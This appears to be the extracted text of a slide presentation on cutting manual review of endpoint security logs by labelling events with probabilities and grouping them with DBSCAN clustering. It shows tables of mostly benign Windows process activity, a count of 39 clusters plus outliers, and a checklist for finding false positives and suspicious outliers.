19	1	102	BENIGN	Windows Admin Tool	Looks like Windows Diagnostics Troubles	system	c:\windows\system32\msdt.exe	c:\users\amriks\appdata\local\temp\sdiag_67d26d3a-c1ae-4eec-9ea7-3a0
67	1	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\amriks\appdata\local\mozilla\firefox\profiles\a41rnnxe.default\st
68	1	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files\mozilla firefox\firefox.exe	c:\users\nickp\appdata\local\mozilla\firefox\profiles\r3342wnd.default\st
69	1	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\amriks\appdata\local\mozilla\firefox\profiles\a41rnnxe.default\st
70	1	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\amriks\appdata\local\mozilla\firefox\profiles\a41rnnxe.default\st
524	0.999999	102	BENIGN	Windows Admin Tool	Looks like Windows Diagnostics Troubles	system	c:\windows\system32\msdt.exe	c:\users\amriks\appdata\local\temp\sdiag_67d26d3a-c1ae-4eec-9ea7-3a0
525	0.999999	102	BENIGN	Windows Admin Tool	Looks like Windows Diagnostics Troubles	system	c:\windows\system32\msdt.exe	c:\users\amriks\appdata\local\temp\sdiag_67d26d3a-c1ae-4eec-9ea7-3a0
526	0.999999	102	BENIGN	Windows Admin Tool	Looks like Windows Diagnostics Troubles	system	c:\windows\system32\msdt.exe	c:\users\amriks\appdata\local\temp\sdiag_67d26d3a-c1ae-4eec-9ea7-3a0
527	0.999999	102	BENIGN	Windows Admin Tool	Looks like Windows Diagnostics Troubles	system	c:\windows\system32\msdt.exe	c:\users\amriks\appdata\local\temp\sdiag_67d26d3a-c1ae-4eec-9ea7-3a0
528	0.999999	102	BENIGN	Windows Admin Tool	Looks like Windows Diagnostics Troubles	system	c:\windows\system32\msdt.exe	c:\users\amriks\appdata\local\temp\sdiag_67d26d3a-c1ae-4eec-9ea7-3a0
529	0.999999	102	BENIGN	Windows Admin Tool	Looks like Windows Diagnostics Troubles	system	c:\windows\system32\msdt.exe	c:\users\amriks\appdata\local\temp\sdiag_67d26d3a-c1ae-4eec-9ea7-3a0
530	0.999999	102	BENIGN	Windows Admin Tool	Looks like Windows Diagnostics Troubles	system	c:\windows\system32\msdt.exe	c:\users\amriks\appdata\local\temp\sdiag_67d26d3a-c1ae-4eec-9ea7-3a0
547	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\jawaadh\appdata\local\mozilla\firefox\profiles\jss0ot8w.default\
548	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files\mozilla firefox\firefox.exe	c:\users\nickp\appdata\local\mozilla\firefox\profiles\r3342wnd.default\st
549	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\jawaadh\appdata\local\mozilla\firefox\profiles\jss0ot8w.default\
550	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files\mozilla firefox\firefox.exe	c:\users\nickp\appdata\local\mozilla\firefox\profiles\r3342wnd.default\st
551	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\amriks\appdata\local\mozilla\firefox\profiles\a41rnnxe.default\st
552	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files\mozilla firefox\firefox.exe	c:\users\nickp\appdata\local\mozilla\firefox\profiles\r3342wnd.default\st
553	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\jawaadh\appdata\local\mozilla\firefox\profiles\jss0ot8w.default\
554	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files\mozilla firefox\firefox.exe	c:\users\nickp\appdata\local\mozilla\firefox\profiles\r3342wnd.default\st
555	0.714286	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files\mozilla firefox\firefox.exe	c:\users\nickp\appdata\local\mozilla\firefox\profiles\r3342wnd.default\st

Identifies log entries that are similar to other rules but without explicit rules i.e. identifies behaviour of Microsoft Edge launch by Lync as same as Chrome launched by Lync although no explicit rule!

Having to analyse 100 entries manually now rather than 25,000

2. USE DBSCAN

Finds core samples of high density and expands clusters from them. Good for data which contains clusters of similar density.



http://scikit-learn.org/stable/modules/generated/sklearn.cluster.DBSCAN.html

THE RESULTS

DBScanLabel	Probability	Label ID	Risk	Category	Label	Process	Object
			BENIGN	MS Office	Benign office accessing an inf file	c:\program files (x86)\symantec\symantec endpoint protecti	c:\windows\temp\temp.^^^\sym
			SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protecti	c:\windows\temp\temp.^^^\sym
			BENIGN	MS Office	Benign office accessing an inf file	c:\program files\microsoft office\root\office16\winword.exe	c:\users\andrewh\downloads\~
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files (x86)\common files\pulse secure\juns\pulses	c:\windows\temp\opsd21a.tmp
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files (x86)\common files\pulse secure\juns\pulses	c:\windows\temp\opsd21b.tmp
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\windows\system32\wininit.exe	c:\windows\system32\config\sy
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files\sierra wireless inc\utils\swiservice.exe	c:\windows\temp\swi8e68.tmp
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files\putty\putty.exe	c:\users\dafyddb\downloads\es
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files\putty\putty.exe	c:\users\dafyddb\downloads\es
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\windows\explorer.exe	c:\users\davidv\downloads\new
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files (x86)\trend micro\officescan client\pccntmo	c:\users\meganl\appdata\local\
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files (x86)\trend micro\officescan client\temp\pc	c:\windows\temp\tmp6888.tmp
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files (x86)\trend micro\officescan client\tmlisten.	c:\windows\temp\tmp667b.tmp
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files (x86)\trend micro\officescan client\tmlisten.	c:\program files (x86)\trend mic
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files (x86)\trend micro\officescan client\tmlisten.	c:\program files (x86)\trend mic
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files\7-zip\7zfm.exe	c:\users\danw\downloads\test
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\program files\7-zip\7zfm.exe	c:\users\danw\downloads\test\
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\andrewh\appdata\local\vivaldi\application\vivaldi.e	c:\users\andrewh\downloads\e8
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\robw\appdata\local\vivaldi\application\vivaldi.exe	c:\users\robw\downloads\a509
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\kieranl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\kieranl\downloads\34e
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\kieranl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\kieranl\downloads\386
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\kieranl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\kieranl\downloads\6dd
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\andrewh\appdata\local\vivaldi\application\vivaldi.e	c:\users\andrewh\downloads\61
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\terryl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\terryl\downloads\852e
			BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\andrewh\appdata\local\vivaldi\application\vivaldi.e	c:\users\andrewh\downloads\96
-1	0.432062486	24	BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\kieranl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\kieranl\downloads\be6
-1	0.432062486	24	BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\kieranl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\kieranl\downloads\d9c
-1	0.432062486	24	BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\kieranl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\kieranl\downloads\729
-1	0.432062486	24	BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\kieranl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\kieranl\downloads\722
-1	0.432062486	24	BENIGN	Windows System	Looks like that weird Powershell startupprofiledata-no	c:\users\kieranl\appdata\local\vivaldi\application\vivaldi.exe	c:\users\kieranl\downloads\66f
-1	0.421407011	113	BENIGN	File System Activity	Firefox Cache Access	c:\program files\mozilla firefox\firefox.exe	c:\users\leonoras\appdata\local
-1	0.421407011	113	BENIGN	File System Activity	Firefox Cache Access	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\amriks\appdata\local\n
-1	0.421407011	113	BENIGN	File System Activity	Firefox Cache Access	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\wicusr\appdata\local\n
-1	0.421407011	113	BENIGN	File System Activity	Firefox Cache Access	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\wicusr\appdata\local\n
-1	0.421407011	113	BENIGN	File System Activity	Firefox Cache Access	c:\program files\mozilla firefox\firefox.exe	c:\users\joulk\appdata\local\mo

Sort Smallest to Largest
Sort Largest to Smallest
Sort by Color
Clear Filter From "DBScanLabel"
Filter by Color
Number Filters
Search
(Select All)
-1
0
1
2
3
4
5
6
7
8
9
10
11
12
OK
Cancel

Row Labels	Count of Probability
-1	1340
0	80
1	36
2	22
3	22
4	22
5	22
6	22
7	22
8	30
9	11
10	69
11	239
12	215
13	16
14	33
15	12
16	12
17	16
18	16
19	16
20	16
21	16
22	90
23	44
24	21
25	10
26	14
27	10
28	11
29	11
30	11
31	11
32	11
33	11
34	11
35	12
36	10
37	13
38	70
39	52
Grand Total	2728


All records organised into 39 ‘clusters’ with similar attributes, with -1 being considered ‘outliers’

THE RESULTS

27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7
27	0.527199137	84	SECURITY P	EDR Software	Benign. Looks like Symantec endpoint - SCR file	c:\program files (x86)\symantec\symantec endpoint protection\14.2.7	c:\programdata\symantec\symantec endpoint protection\14.2.7

I expect the features of all records in a cluster to align, so I can focus on the outliers

THE PROCESS


•Filter by Probability > 0.7
•Filter by Category – Suspicious or Malicious
•Look for recognised bad
Labelled records
Labelled Records
•Filter by Probability > 0.7
•Filter by Category – Benign
•Spot check for False Negatives and improve Labels
•Filter by Probability < 0.7
•Check for False Positives and improve Labels
Labelled Records
Clustered Records
•Sort by Cluster ID
•Spot check for any outliers and report bug to Dev
•Filter on -1
•Check for any Suspicious or Malicious activity
•Spot check for False Positives or False Negatives and fix Labels
Clustered Records

Questions?